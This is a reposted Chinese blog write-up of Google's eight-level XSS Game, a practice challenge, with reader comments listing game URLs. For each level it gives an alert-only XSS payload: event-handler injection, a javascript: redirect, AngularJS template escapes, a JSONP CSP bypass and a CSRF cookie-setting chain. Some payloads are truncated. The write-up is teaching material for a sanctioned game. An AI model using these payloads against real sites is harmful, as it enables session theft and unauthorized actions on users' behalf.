

Google最新XSS Game Writeup

转载

普通网友 于 2017-05-06 11:33:19 发布 855 收藏 1
分类专栏: [xss之类的](#)



[xss之类的](#) 专栏收录该内容

64 篇文章 1 订阅
订阅专栏


* 原创作者: **cDdubz8**, 本文属**FreeBuf**原创奖励计划, 转载请注明来自**FreeBuf.COM**

本文介绍了如何完成谷歌最新的XSSGame的过程, 完成了这八个挑战就有机会获得Nexus 5x。实际上这八个挑战总体来说都不难, 都是些常见的xss。通关要求是只要能弹出alert窗口即可。

第一关

反射型xss, 在搜索框提交的内容最后会出现在结果页面的html代码里, 没有任何过滤, 直接搜索:

```
<script>alert('freebuf')</script>
```




第二关

还是反射型, 提交内容后会有一定延迟。通过查看html源码可以知道延迟的时间 (timer=) 被直接插入到了img标签里的onload事件里:

```

```



直接请求url: `/?timer='-alert(1)'`，通关。

第三关

展示了一些猫的图片，当图片换了后，url只是变化了#后面的内容（#1 > #2），感觉可以通过这个id来反射xss。

查看源代码：

```
function chooseTab(<user provided>) {
    var html = "Cat " + parseInt(<user provided>) + "<br>";
    html += "<img src='/static/img/cat" + <user provided> + ".jpg' />";

    document.getElementById('tabContent').innerHTML = html;


    // Select the current tab
    var tabs = document.querySelectorAll('.tab');
    for (var i = 0; i < tabs.length; i++) {
        if (tabs[i].id == "tab" + parseInt(<user provided>)) {
            tabs[i].className = "tab active";
        } else {
            tabs[i].className = "tab";
        }
    }
}

window.location.hash = <user provided>;

// Tell parent we've changed the tab
top.postMessage({'url': self.location.toString()}, "*");
}
```

哼，根据上一关的灵感，感觉可以继续利用一下on事件，修改id后，图片肯定是不存在的，于是使用onerror:

```
#1'onerror=alert(1)>
```



搞定

第四关

打开后是一个注册页面，让我们填写邮箱地址，注册完成后通过url里面的next参数把我们跳转回主页，查看源码：


```
<script>
  setTimeout(function() { window.location = <user provided>; }, 1000);
</script>
```

在html中，链接可以是js代码，比如：

```
<a href="javascript:..."></a>
```

直接请求这个跳转url：


```
confirm?next=javascript:alert(1)
```

第五关

一个F歌（foogle）搜索框，使用了angularJS 1.5.8，感觉是爆过漏洞的，上某网搜索(angularjs 1.5.8 injection)找到利用方法：

```
?utm_term=&utm_campaign={{x = {'y':''.constructor.prototype}; x['y'].charAt=[].join;$eval('x=alert(1)');}}
```



第六关

angularJS 1.2版本的搜索框，在搜索框中提交的内容最终进到了class为ng-non-bindable的div标签里：

#普通的div标签

```
<div>Normal: {{1 + 2}}</div>
```

#输出: Normal: 3

#ng-non-bindable

```
<div ng-non-bindable>Ignored: {{1 + 2}}</div>
```

#输出: Ignored: {{1 + 2}}

随后发现如果直接提交花括弧会被删掉，于是使用“&lcurly;”，最后构造这样一个url:

```
?query=&lcurly;&lcurly;a='constructor';b=&lcurly;};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].getPrototyp
```

第七关

通过GET（参数menu）和JSONP请求加载了一个博客页面，而响应的title,pictures会被处理为h1标签和img标签。关卡提示：common CSP bypass。

猜测xss可能会在menu参数里，JSONP里的callback参数（[知识扩展](#)）可以用来注入我们的js代码，开始构造我们的url:

```
?menu=base64_encode(<script src="jsonp?callback=alert(1)%3b%2f%2f"></script>)
```

第八关

要求是对任何用户都有效，无论是登录的还是未登录的，要想通过必须得利用CSRF,self-xss,CSP。/transfer下是个很明显的反射性xss，所以难度在于怎样设置csrf_token可以匹配cookie。


最后发现在登录后会有一个请求设置用户cookie并把用户重定向到主页，url如下:

```
set?name=username&value=<username>&redirect=index #作孽啊!
```

根据这个url就可以猜测到后端代码写得是有多简陋。。。。

有了这个作孽的东西，我们就可以设置自己的csrf_token并把用户重定向到/transfer,以便执行我们注入的js代码。构造如下url:

```
set?name=csrf_token&value=<csrf_token>&redirect=url_encode(/transfer?name=freebuffer&amount=3"><script>alert
```



写出这种代码的，在我们那是要被BGM的！高中生第一次写writeup，如有不足望担待，勿喷。

*** 原创作者：cDdubz8，本文属FreeBuf原创奖励计划，转载请注明来自FreeBuf.COM**

cDdubz8 2 篇文章 等级：2级

- 上一篇：[子域名枚举的艺术](#)
- 下一篇：[本篇已是最新文章](#)

发表评论

已有 7 条评论

-  [riomade](#) (1级) 2017-05-04 [回复](#) 1楼
贴个xss game 的网址呀。楼主
[亮了\(0\)](#)
-  [hellojackson](#) (1级) 2017-05-04 [回复](#) 2楼
地址发一下
[亮了\(0\)](#)
-  [hello](#) 2017-05-04 [回复](#) 3楼
<https://www.xssgame.com>
[亮了\(0\)](#)
-  [Da^Liang](#) (2级) 2017-05-04 [回复](#) 4楼
<https://xss-game.appspot.com>

亮了(0)



walker 2017-05-04 回复 5楼

似乎關了

<https://www.shielder.it/blog/xssgame-google-hitb2017ams-writeup/>

<https://hitb.xssgame.com/>

亮了(1)



cDdubz8 (2级) 2017-05-04 回复

@ walker 对，已经关了很久了。

亮了(0)



codingm3 (1级) 这家伙太懒了，还未填写个人描述！ 2017-05-04 回复 6楼

<https://xss-game.appspot.com/>